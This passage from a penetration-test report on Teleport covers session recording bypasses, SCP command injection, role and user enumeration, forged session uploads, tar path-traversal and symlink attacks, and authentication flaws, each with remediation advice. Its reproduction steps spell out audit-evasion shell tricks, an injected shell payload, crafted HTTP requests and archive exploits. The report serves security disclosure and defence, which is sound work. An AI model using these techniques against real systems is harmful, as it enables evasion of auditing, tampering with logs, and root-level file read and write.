
<sup>10</sup> <http://golang.org/pkg/crypto/subtle/>

## 6. Session Recording Bypasses

<b>Severity</b>	<b>Medium</b>
<b>Vulnerability Class</b>	Insecure Design
<b>Component</b>	SSH Session Recording
<b>Status</b>	Significantly Mitigated by the new "Enhanced Session Recording" feature

### Description

One of Teleport's features is the ability to record all of the SSH sessions, storing them and making them available for playback in order to have further forensics capabilities into previous SSH sessions.

To do this, Teleport records the entire stream of bytes going to/from standard input and standard output of an SSH session. The recorded sessions are then stored as raw bytes in the sessions directory under log. Each session consists of two files, both are named after the session ID:


- .bytes file represents the raw session bytes and is used to replay sessions via tsh play or the Web UI
- .events file contains the copies of the event log entries that are related to the session

An attacker may manipulate the standard input and output using several techniques leveraging bash built-ins, hiding the execution of commands or manipulating their output in the log files.

### Reproduction Steps

#### 1. "stty -echo" Bypass

The stty utility is normally used to print or change terminal characteristics. An attacker may abuse the stty -echo shell command to stop echoing the inputted characters and evade the recording. The command is usually used in scripts when the input of a secret is required but it cannot be shown. Since Teleport only records the standard input, in this way it is possible to completely circumvent the SSH session audit mechanism. By way of example, in the following session log a user seems to execute some inconspicuous commands:



```

[root@calypso ~]# cd /
[root@calypso ~]# stty -echo
[root@calypso ~]# ls
bin boot dev etc home keybase lib lib64 lost+found media mnt opt
[root@calypso ~]# logout
    
```

When instead she just obfuscated the real commands behind a simulated input:

```
$ stty -echo
$ echo "ls" && ls && touch /tmp/owned
$ echo "logout" && logout
```

The raw log capture will also not report anything in particular either:

```
root@ubuntu-vm:/var/lib/teleport/log/52f6cc95-9092-488b-96b7-64a0168
00000000: 1f8b 0800 0000 0000 04ff 0012 00ed ff5b .....[
00000010: 726f 6f74 4063 616c 7970 736f 207e 5d23 root@calypso ^)#
00000020: 2000 0000 ffff 0001 00fe ff63 0000 00ff .....c....
00000030: ff00 0100 feff 6400 0000 ffff 0001 00fe .....d.....
00000040: ff20 0000 00ff ff00 0100 feff 2f00 0000 . /...
00000050: ffff 0002 00fd ff0d 0a00 0000 ffff 0012 .....
00000060: 00ed ff5b 726f 6f74 4063 616c 7970 736f ...[root@calypso
00000070: 202f 5d23 2000 0000 ffff 0001 00fe ff73 /)# .....S
00000080: 0000 00ff ff00 0100 feff 7400 0000 ffff .....t....
00000090: 0001 00fe ff74 0000 00ff ff00 0100 feff .....t.....
000000a0: 7900 0000 ffff 0001 00fe ff20 0000 00ff y.....
000000b0: ff00 0100 feff 2d00 0000 ffff 0001 00fe .....-.....
000000c0: ff65 0000 00ff ff00 0100 feff 6300 0000 .e.....c...
000000d0: ffff 0001 00fe ff68 0000 00ff ff00 0100 .....h.....
000000e0: feff 6f00 0000 ffff 0002 00fd ff0d 0a00 ..o.....
000000f0: 0000 ffff 0012 00ed ff5b 726f 6f74 4063 .....[root@c
00000100: 616c 7970 736f 202f 5d23 2000 0000 ffff alypso /)# .....
00000110: 0004 00fb ff6c 730d 0a00 0000 ffff 64d0 .....ls.....d.
00000120: b10a 8330 10c6 f1bd d027 7071 ef92 d690 ...0....'pq...
00000130: c547 7132 35a5 523f 2fdc 2582 6f5f 6c11 .Gq25.R?/.%o_l.
00000140: bc38 e647 86ef fe55 6750 75e6 de36 0e7e .8.G...UgPu..6.~
00000150: 9cb7 675d ffc1 c213 252d 4358 3484 f4d4 ..g]...%-CX4...
00000160: f026 042d 9fb0 fa5e 143a 4ca3 3ffe fa81 .&-...^.:L.?...
00000170: b347 b298 48d2 ed45 791e b423 0c63 5fd0 .G..H..Ey..#.c_..
00000180: 5c0c a558 4064 2a96 f2e9 3ace 2a80 839c \..X@d*...:.*...
00000190: 9208 1701 6495 7d4a 635a fb40 42dc 61cb ...d.}JcZ.@B.a.
000001a0: 6a91 8535 2c3d 579d c1f5 f205 0000 ffff j..5.=W.....
000001b0: 0012 00ed ff5b 726f 6f74 4063 616c 7970 .....[root@calyp
000001c0: 736f 202f 5d23 2000 0000 ffff 0008 00f7 so /)# .....
000001d0: ff6c 6f67 6f75 740d 0a00 0000 ffff 0000 .logout.....
000001e0: 00ff ff00 0000 ffff 0100 00ff ffed 0ea3 .....
000001f0: 7ae3 0100 00 z....
```

## 2. "read" Bypass

By default, the read program reads a line from stdin and assigns the read words to variables. It also features a -s option not to echo input coming from terminal. An attacker may run:

```
read -s COMMAND && eval $COMMAND && unset COMMAND
```

to execute a bash command and keep it off-the-record.

## 3. ANSI escape invisible sequences Bypass


ANSI escape sequences are a standard for in-band signaling to control the cursor location, color, and other options. Specifically, there is a sequence to make text invisible: \x1B[8m and \x1B[0m.

```
$ echo -e "\x1B[8m"
# hidden commands
$ echo -e "\x1B[0m"
```

Note that both the input and output of the "hidden" commands will be not displayed, but they will be stored.

#### 4. Other Available Bypasses

- Several distributions feature a popular disk encryption utility called `cryptsetup`<sup>11</sup>, located at `/lib/cryptsetup`. In the same folder, a binary providing a read-like function is available (namely `askpass`). By launching `command=$(/lib/cryptsetup/askpass "")` every input character will be replaced by an asterisk.
- An attacker may still load a file containing a command string via SCP and use the shell meta-character left angle-bracket '`<`' to replace the standard input with the uploaded file content.
- An attacker may set the tty rows and cols to 1 (e.g. by using `stty rows 1 cols 1`) and paste the malicious command. Only the last letter of the command will be shown. Note that the inputted command will not be shown in full, but it will be recorded in the raw log.



#### Impact

Since a complete and robust SSH session recording is a requirement for many compliance standards and an important measure to provide accountability in case of e.g. an insider threat with login capabilities.

#### Complexity

Low. An attacker would only need to have access to the cluster and use built-in shell commands.

#### Remediation

**Force verbosity over shell commands** and apply the following mitigations:

- Every keystroke sent by the client to the destination host should be recorded.
- Force the displaying of invisible ANSI Escape sequences.
- Disable access to the serial driver (`stty`) or force the default terminal I/O characteristics for the session (e.g. set a minimum for the cols and rows size). Eventually log every attempt of changing them.

<sup>11</sup> <https://linux.die.net/man/8/cryptsetup>



## Resources

- <https://gravitational.com/teleport/docs/admin-guide/#recorded-sessions>
- <https://github.com/gravitational/teleport/issues/1510>

## 7. Session Recording Bypass via SCP Command Injection

<b>Severity</b>	<b>Medium</b>
<b>Vulnerability Class</b>	Injection Flaws
<b>Component</b>	/lib/sshutils/scp/scp.go
<b>Status</b>	Closed

### Description

Command injection (also known as shell injection) is a web application vulnerability that allows an attacker to execute arbitrary operating system commands on the server that is running an application, and typically fully compromise the application and all its data. In this instance the command injection is a blind vulnerability, meaning that the application does not return the output from the command within its HTTP response. Blind vulnerabilities can still be exploited, but different techniques are required.

In the Teleport web interface, the SCP utility is used to provide file upload and download capabilities to its users, interfacing with the original scp binary installed on the remote server. While reviewing its implementation, Doyensec found that the user-provided file path variable was not sanitized in the construction of the final scp shell command (@/lib/sshutils/scp/scp.go:220):

```
func (cmd *command) GetRemoteShellCmd() (string, error) {
    if cmd.RemoteLocation == "" {
        return "", trace.BadParameter("missing remote file location")
    }

    // "impersonate" scp to a server
    shellCmd := "/usr/bin/scp -t"
    if cmd.Flags.Source == true {
        shellCmd = "/usr/bin/scp -t"
    } else {
        shellCmd = "/usr/bin/scp -f"
    }

    if cmd.Flags.Recursive {
        shellCmd += " -r"
    }
    if cmd.Flags.DirectoryMode {
        shellCmd += " -d"
    }
    shellCmd += (" " + cmd.RemoteLocation)

    return shellCmd, nil
}
```

A user with access to the SCP web utility can already rely on SSH for getting into a server as well, but **by leveraging this vulnerability it is possible to completely evade the recording of the command** or tamper

the paths of SCP events stored in the log file - as demonstrated below. The following log entry in `/var/lib/teleport/log/events/log/events.log` shows that a user downloaded the `/tmp/test` file, while she was actually served the `/etc/teleport.yaml` file because of the command injection:

```
[{"action": "download", "addr.local": "192.168.1.4:3022", "addr.remote": "127.0.0.1:51668", "code": "T3004I", "event": "scp", "login": "root", "namespace": "default", "path": "/tmp/test", "time": "2019-06-25T08:51:21Z", "uid": "570013c6-15da-49e6-82ff-4c83562841ec", "user": "lorenzo"}]
```



While investigating this finding, we realized that the Teleport developers are aware of this potential abuse as discussed on this Github issue<sup>12</sup>.

## Reproduction Steps

You can use both the upload and the download functions to trigger the vulnerability. A number of shell meta-characters can be used to perform the attack if used as command separators, allowing commands to be chained together:

- Single Ampersand (&)
- AND logical operator (&&)
- Pipe (|)
- OR logical operator (||)
- Semicolon (;)
- Newline (`\n` or `\n`)

A simple payload for tests can be defined as `"/etc/teleport.yaml && touch /tmp/test"`. If the exploitation is successful, you should find an empty test file in the server's `/tmp` directory.



<sup>12</sup> <https://github.com/gravitational/teleport.e/issues/85>

## Impact

Medium. An attacker may run arbitrary commands evading the session recording or tampering upload and download paths showed in the events log file. This will undermine the integrity and reliability of the recording.

## Complexity

High. Basic understanding of bash is required to exploit this vulnerability. The attacker should nonetheless have access to a valid account and be able to start new SSH sessions.

## Remediation

If it is considered unavoidable to call out the `scp` binary with user-supplied input, then **strong input validation must be performed on user-supplied parameters used by the SCP web utility**. Alternatively, it is possible to use <https://golang.org/pkg/os/exec/>. Unlike the system library call from C and other languages, the `os/exec` package intentionally does not invoke the system shell.

Some examples of effective validation include:

- Validating against a whitelist of legal characters values
- Validating path existence after sanitization

Never attempt to sanitize input by escaping shell meta-characters. This is often error-prone and easy to bypass.

## Resources

- G. Miller, "Creating a Safe Filename Sanitization Function"  
<http://gavinmiller.io/2016/creating-a-secure-sanitization-function/>
- "Zaru, Filename sanitization for Ruby"  
<https://github.com/madrobby/zaru>
- R. Miller, "Paths aren't strings"  
<https://robm.me.uk/ruby/2014/01/18/pathname.html#inquiry>

## 8. Users and Roles Enumeration

<b>Severity</b>	<b>Low</b>
<b>Vulnerability Class</b>	Information Exposure
<b>Component</b>	lib/auth/auth.go #1287 lib/auth/auth.go #1300 lib/services/local/access.go #112 teleport/roles.go #165
<b>Status</b>	Closed

### Description

During code review, we noticed that multiple codepaths leak information around roles and users registered in the system.

Error messages such as the following can be leveraged in order to brute-force valid roles from an unauthenticated endpoint exposed by the Teleport proxy:

```
{"message": "role Missing is not registered"}
```

We also identified an internal endpoint (hence reachable from nodes only) that can be used to leak existing usernames by attempting a delete on a role:

```
{"message": "role admin is used by user lorenzo"}
```

While this is clearly a minor departure from best practices, it can facilitate attacks where the malicious actor requires a valid role and / or username.

### Reproduction Steps

Reproduction steps are rather different for each vulnerable codebase:

- lib/auth/auth.go #1287
- lib/auth/auth.go #1300
- lib/services/local/access.go #112
- teleport/roles.go #165

For external endpoints, the issue can be reproduced with a simple HTTP request:

```
POST /v1/tokens/register HTTP/1.1
Host: auth-server:3025
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
```

```
{"token": "aa", "ttl": 1110, "HostID": "a", "Role": "Missing"}
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
```

```
{"message": "role Missing is not registered"}
```

An attacker can infer existing roles by sending multiple requests using a wordlist.

Similarly, an attacker with access to a node can send requests to the Teleport auth service and attempt a role deletion to trigger the disclosure of all registered users associated with that role.

```
DELETE /v1/roles/admin HTTP/1.1
Host: auth-server:3025
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
```

```
{"message": "role admin is used by user lorenzo"}
```

This issue can be traced back to the following code:

#### **/lib/auth/auth.go - 1287**

```
for _, u := range users {
    for _, r := range u.GetRoles() {
        if r == name {
            return trace.BadParameter("role %v is used by user %v", name, u.GetName())
        }
    }
}
```

## Impact

Low. An unauthenticated user can identify valid roles via brute-forcing. Additionally, an attacker with access to a node (or having obtained a valid node certificate and being positioned within the cluster) can disclose all registered users.

## Complexity

Triggering the information disclosure on external endpoints is easy and does not require authentication. The attack illustrated against the internal Teleport auth endpoint requires full access to a node.

## Remediation

Teleport should avoid disclosing detailed information in error messages that can facilitate further attacks. As a remediation for this particular issue, we would simply suggest to modify the affected exceptions to **include generic messages only**. External endpoints should ideally use HTTP return codes only, so that the attacker will not be able to infer the specific reason behind a request failure.

## 9. Session Events and Chunks Override

Severity	Medium
Vulnerability Class	Authorization – Missing
Component	lib/auth/apiserver.go: 1924
Status	Closed

### Description

In a Teleport cluster, there are three types of services: *node*, *proxy* and *auth*.

When a teleport binary is executed as “node”, the software provides the SSH access to a node. Typically every machine in a cluster runs this role. Instead, Teleport “auth” provides authentication and authorization service to proxies and nodes. It is the certificate authority (CA) of a cluster and the storage for audit logs and session recording, unless differently configured.

In particular, session recording<sup>13</sup> is a unique feature of Teleport which allows complete session logging and recording, including metadata and user identities, across entire clusters.

In order to collect session details (namely events and chunks), nodes are transmitting events and recorded stdin/stdout to the auth component of a cluster. During testing, we discovered that the Teleport auth component does neither verify the integrity of such recording nor it validates the sender.

Any node with a valid TLS certificate within the cluster can upload arbitrary sessions, which leads to two potential risks:

- A node can submit forged sessions for other nodes
- A node can overwrite previously uploaded sessions

Both attacks affect the integrity of the recording and completely subvert the separation between the privileged session and its recording.

### Reproduction Steps

This issue can be reproduced with an HTTP request from an arbitrary node of the cluster:

1. From the node’s `sqlite.db`, extract the `tls_cert` (`node-x509.pem`) and `key` (`node`)
2. Generate a PKCS#12 archive `.pfx` with the following command:  
`openssl pkcs12 -inkey node -in node-x509.pem -export -out node.pfx`
3. Use the previously generated `.pfx` file to issue authenticated requests to the auth service (`3025/tcp`). This can be done with any user-agent supporting client-side certificates. In our testing, Burp Proxy and curl were used.

<sup>13</sup> <https://gravitational.com/teleport/features/record-ssh-sessions/>

#### 4. Issue the following HTTP request:

```
POST /v1/namespaces/default/sessions/ea925e96-9cce-11e9-8332-acde48001121/recording HTTP/1.1
Host: lorenzo-box:3025
Content-Type: multipart/form-data; boundary=-----633691722
Content-Length: 10548

-----633691722
Content-Disposition: form-data; filename="recording"; name="recording";

*tar file pasted from file*
-----633691722
Content-Disposition: form-data; name="namespace"

default
-----633691722
Content-Disposition: form-data; name="sid"

ea925e96-9cce-11e9-8332-acde48001121
-----633691722--
```

#### Where:

- namespace is the cluster's namespace
- sid is the specific sessionid. This value can be retrieved by an attacker:
  - the `/:version/namespaces/:namespace/sessions` endpoint can be leveraged to return a list of active sessions.
  - Session ids are generated using UUIDv1 hence they're timestamp-based (plus machine mac address and a random 4 bytes clock). Both timestamp and mac address of the client can be derived by an attacker sniffing the encrypted network traffic, hence brute-forcing is practically feasible
  - For overriding previously uploaded sessions, the attacker can simply observe the sid from the recording phase on the node
- recording is a tar file containing the content of the session chunks

By replaying a session on the auth server, it is possible to verify the successful upload and override. Alternatively, it is possible to observe the uploaded files within `/var/lib/teleport/log/`.

## Impact

Medium. An attacker with access to a node (or having obtained a valid node certificate and being positioned within the cluster) can override previously recorded sessions or forge arbitrary sessions.

## Complexity

High. The attacker requires full access to a node as root in order to obtain certificate and other files.



## Remediation

The Teleport auth should prevent the attacks illustrated in this finding by:

- **Disabling sessions override.** If a session with a specific *sid* has been recorded and stored, it should not be possible to override those files
- **Introduce recording integrity checks** and potentially authentication via crypto primitives
- **Comparing a node attribute** within the submitted recording/events with the sender of those events. Since mutual TLS is enforced, the software can ensure that a node is submitting events for itself.

## 10. Session Events and Chunks Insecure Decompress

Severity	High
Vulnerability Class	Injection Flaws
Component	lib/events/auditlog.go: 336
Status	Closed

### Description

As illustrated in Finding #9, Teleport session recording is designed so that nodes are submitting session records to the audit server for storage and reply. Uploaded sessions are processed by the following code:

```
func (l *AuditLog) UploadSessionRecording(r SessionRecording) error {
    if err := r.CheckAndSetDefaults(); err != nil {
        return trace.Wrap(err)
    }
    if l.UploadHandler == nil {
        // unpack the tarball locally to sessions directory
        err := utils.Extract(r.Recording, filepath.Join(l.DataDir, l.ServerID, SessionLogsDir, r.Namespace))
        return trace.Wrap(err)
    }
}
```

Doyensec discovered that the tar extract function is vulnerable to standard path traversal and symlink attacks within `.tar` archives. These vulnerabilities can be leveraged by an attacker to obtain:

- (A) Arbitrary File Read as "root"
- (B) Arbitrary File Write as "root"

During the engagement, we have verified that both path traversal and symlink attacks work against the platform.

### Reproduction Steps

In order to reproduce the **(A) Arbitrary File Read** vulnerability present in Teleport follow these steps:


- On a cluster node, go to `/var/lib/teleport/log/upload/sessions/default`
- Execute the following bash code:
 

```
$ while(true); do rm *.completed; done
```
- From Teleport web interface, start a new session. All steps executed so far are simply used to generate valid session files (events, chunks, index) and blocking the automatic upload

```
/var/lib/teleport/log/upload/sessions/default
├── c5d9a5eb-9f5e-11e9-8fe0-000c29492140-0.chunks.gz
```

```
└── c5d9a5eb-9f5e-11e9-8fe0-000c29492140-0.events.gz
└── c5d9a5eb-9f5e-11e9-8fe0-000c29492140.index
```

4. Create a symlink to /etc/passwd  
`$ ln -s /etc/passwd c5d9a5eb-9f5e-11e9-8fe0-000c29492140-0.chunks`
5. Compress and override c5d9a5eb-9f5e-11e9-8fe0-000c29492140-0.chunks.gz. Please note the -f flag to preserve symlinks.  
`$ gzip -f c5d9a5eb-9f5e-11e9-8fe0-000c29492140-0.chunks`
6. Trigger the upload creating a ".completed" file  
`$ touch c5d9a5eb-9f5e-11e9-8fe0-000c29492140.completed`
7. After a few seconds, the session recording with the modified chunks will be uploaded from the node to the auth server. From Teleport web interface, replay the tampered session.
8. Verify the successful arbitrary file read as shown below



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:
```

In order to reproduce the **(B) Arbitrary File Write** vulnerability present in Teleport follow these steps:

1. Generate a tar containing a path traversal file name (eg. ../../../../../../../../../../evil.txt). In order to craft it quickly, it is possible to use off-the-shelf tools such as `evilarc`<sup>14</sup>. Execute the following command to append a file to the aforementioned tar:  
`$ python evilarc.py -f evil.tar -o unix evil.txt`
2. Upload the tar file using the request to POST /v1/namespaces/:namespace/sessions/:session/recording illustrated in Finding #9
3. Verify the presence of the evil.txt file within the root of the filesystem

A similar attack can be mounted using symlinks. Instead of inserting a path traversal resource within the tar, it is possible to use the following steps to upload arbitrary symlinks within a valid session upload:

1. On the attacker's box, `ln -s / root` to create a symlink to root
2. On the attacker's box, `touch /evil.txt`
3. On the attacker's box, `tar cvf poc_step1.tar ./5fdda5a3-gd97-11e9-b9f5-000c29492140* root` to create a valid tar archive containing events/chunks/index and the malicious symlink
4. Upload the first poc\_step1.tar file. The server will decompress the symlink to root within the upload directory

<sup>14</sup> <https://github.com/ptoomey3/evilarc>

5. On the attacker's box, `tar cvf poc_step2.tar ./5fdda5a3-gd97-11e9-b9f5-000c29492140* root/evil.txt` to create a valid tar archive containing `events/chunks/index` and another malicious symlink
6. Upload the second `poc_step2.tar` file. The server will decompress the file which leverages the previously saved symlink to root, hence the file will be written in /
7. Verify the presence of the `evil.txt` file within the root of the filesystem

## Impact

High. An attacker with access to a node (e.g. after having compromised a web application hosted on a Teleport-powered node) can takeover the entire Teleport cluster. As mentioned, the decompress operation is performed as root on the Teleport auth server.

## Complexity

All attacks illustrated in this finding against the internal Teleport auth endpoint require full access to a node. From the technical standpoint, these vulnerabilities are relatively easy to discover but exploitation does require a good understanding of the overall Teleport infrastructure design.

## Remediation

Teleport must **protect decompress operations against both path traversal and symlink attacks.**

Path traversal can be mitigated by ensuring that the output path of the iterator pointer is included within the decompress destination path:

E.g.

```
func sanitizeExtractPath(filePath string, destination string) error {
    destpath := filepath.Join(destination, filePath)
    if !strings.HasPrefix(destpath, filepath.Clean(destination) + string(os.PathSeparator)) {
        return fmt.Errorf("%s: illegal file path", filePath)
    }
    return nil
}
```

As demonstrated, these kind of vulnerabilities can be further exploited through tar symlinks too. It is extremely important to either sanitize or disable symlinks too.

## Resources

- <https://cwe.mitre.org/data/definitions/22.html>
- <https://labs.neohapsis.com/2009/04/21/directory-traversal-in-archives/>
- <https://blog.doyensec.com/2019/04/24/rubyzip-bug.html>

## 11. Active SSH Sessions Not Disconnected After Certificate Revocation

<b>Severity</b>	<b>Informational</b>
<b>Vulnerability Class</b>	Insecure Design
<b>Component</b>	Certificate Revocation Mechanism
<b>Status</b>	Open

### Description

Teleport supports certificate rotation to invalidate all previously issued certificates regardless of their TTL. Certificate rotation is triggered by the `tctl auth rotate` command. When this command is invoked by a Teleport administrator on one of cluster's auth servers, the following happens:

1. A new certificate authority (CA) key is generated
2. The old CA will be considered valid alongside the new CA for some period of time. This period of time is called a grace period
3. During the grace period, all previously issued certificates will be considered valid assuming they have not expired
4. After the grace period is over, the certificates issued by the old CA are no longer accepted

This process is repeated twice, for both the **host CA** and the **user CA**.

During our design and implementation review, we noticed that active SSH sessions are not disconnected after the completion of the certificate revocation. While this is a minor departure from best practices, Doyensec would recommend to terminate all SSH connections (either established via `tsh` or web terminal) since certification rotation is generally considered as a safety mechanism in case of compromise.

Interestingly, Teleport does seem to include specific configuration for this functionality. However, the setting below is never used:

```
// DisconnectExpiredCert provides disconnect expired certificate setting -
// if true, connections with expired client certificates will get disconnected
DisconnectExpiredCert services.Bool `yaml:"disconnect_expired_cert"
```

### Reproduction Steps

This issue can be easily reproduced by login into the Teleport proxy web console and initiate a terminal session. For instance, it's possible to use the following code to prevent inactivity timeouts:


```
while(true); do id; sleep 10; done
```

Then, on a cluster's *auth* server trigger a rotation process for both hosts and users with a *grace period* of 1 second. This can be done with the command: `tctl auth rotate --grace-period=1s`

After the grace period (1 second) expires, the system will complete the certificate rotation process:

```
# ./tctl status
Cluster ikki-virtual-machine
User CA rotated Jul 6 18:18:03 UTC
Host CA rotated Jul 6 18:18:03 UTC
CA pin sha256:1d05b14d472d17ba4ca34b74138e1db235be76f924f310a1247af80d4e5efb33
```

At this stage, users won't be able to login or initiate new sessions:



However, it is possible to verify that the previously initiate session is still active and can still be used.

## Impact

Low. An attacker with a foothold on the cluster may be able to continue a session despite the administrators triggering a certificate revocation. Please note that by default, all user certificates have an expiration date, also known as time to live (TTL).

## Complexity

n/a

## Remediation

While this is a departure from best practices with minimal impact to the overall Teleport security posture, Doyensec would recommend Gravitational to **implement termination of SSH sessions after certificate revocation.**

## 12. Missing SID Validation in uploadFile

<b>Severity</b>	<b>Low</b>
<b>Vulnerability Class</b>	Injection Flaws
<b>Component</b>	lib/events/uploader.go: 221
<b>Status</b>	Closed

### Description

In a previous iteration of the security assessment, Cure53<sup>15</sup> discovered an issue (TLP-01-006) that made it possible to create arbitrary files on the Teleport's auth component from an authenticated user in the proxy's web interface. The root cause of this issue was linked to the fact that the sid parameter was not validated. As a result of that, Teleport maintainers implemented strict validation for session identifiers (sid) to ensure that user-supplied variables are in fact UUIDv1 identifiers<sup>16</sup>.

During our testing, we reviewed previously issued patches for security vulnerabilities and started investigating codepaths that accept user-supplied session identifiers. In the process, we discovered that the function `uploadFile(lockFilePath string, sessionID session.ID)` **does not validate** the `session.ID` argument. This value is later on used to generate a filename during the upload of a session recording (see `writeSessionArchive()`).

In practice, this issue cannot be exploited since the value of the session identifier is taken from user-supplied files that are actually hosted within the node from which the user is recording the session. As a result, path traversal and other standard techniques cannot be leveraged in this context. Nevertheless, this issue can be abused by an attacker with access to a node in order to create arbitrary files within the Teleport auth server log directory (`/var/lib/teleport/log/<host id>/`).

### Reproduction Steps

This issue can be easily reproduced with a single command:

1. On a Teleport cluster node, login as root and navigate to `/var/lib/teleport/log/upload/sessions/default`
2. Execute the following command:

```
# touch doyensec.completed && touch doyensec.gz && touch doyensec.events.gz && touch doyensec.index
```

3. Step 2 triggers a session upload. After a few seconds, verify that the file `doyensec.index` was created within the Teleport auth server log directory. The resulting filename is expected to be a UUID, but this example demonstrates that it is actually possible to use an arbitrary filename.

<sup>15</sup> [https://cure53.de/pentest-report\\_teleport.pdf](https://cure53.de/pentest-report_teleport.pdf)

<sup>16</sup> <https://github.com/gravitational/teleport/commit/568e9f9139ea26a4afde3cddf70fdde56d375c17>

## Impact

Low. An attacker with access to a node can force the upload of an arbitrary file to the auth server. Since the destination on the remote location cannot be changed and no critical files exist within the directory, this issue can be leveraged to override logs and session recordings only.

## Complexity

High. The attacker requires full access to a node as root in order to trigger the bug.

## Remediation

As in other places of the codebase, the ParseID() function should be used to **validate the sid** in uploadFile().

```
func ParseID(id string) (*ID, error) {
    val := uuid.Parse(id)
    if val == nil {
        return nil, trace.BadParameter("%v' is not a valid Time UUID v1", id)
    }
    if ver, ok := val.Version(); !ok || ver != 1 {
        return nil, trace.BadParameter("%v' is not a be a valid Time UUID v1", id)
    }
    uid := ID(id)
    return &uid, nil
}
```



## 13. Unauthenticated User Creation

<b>Severity</b>	<b>Low</b>
<b>Vulnerability Class</b>	Authentication and Session Management – Incorrect
<b>Component</b>	/lib/auth/auth_with_roles.go
<b>Status</b>	Closed

### Description

In Teleport, a user identity exists in the scope of a cluster and is usually created by the Teleport administrator through the `tctl` command line utility. While testing the ACL rules of the internal API available on the authentication server (`tcp/3025`), used by `tsh` clients to communicate with the teleport binary, the Doyensec team came across several endpoints using the `currentUserAction` helper:

```
func (a *AuthWithRoles) currentUserAction(username string) error {
    if username == a.user.GetName() {
        return nil
    }
    return a.checker.CheckAccessToRule(&services.Context{User: a.user},
        defaults.Namespace, services.KindUser, services.VerbCreate, false)
}
```

This special checker allows certain actions on the currently logged in user, which would otherwise require admin privileges. It essentially compares the client-provided username string with the value returned by the `GetName` function, which is designed to return the name of the logged-in user.

For testing purposes, the function always returns the string “Nop” if a user is not logged in. This design can therefore be leveraged to abuse every endpoint using the `currentUserAction` helper, passing “Nop” as the target user.

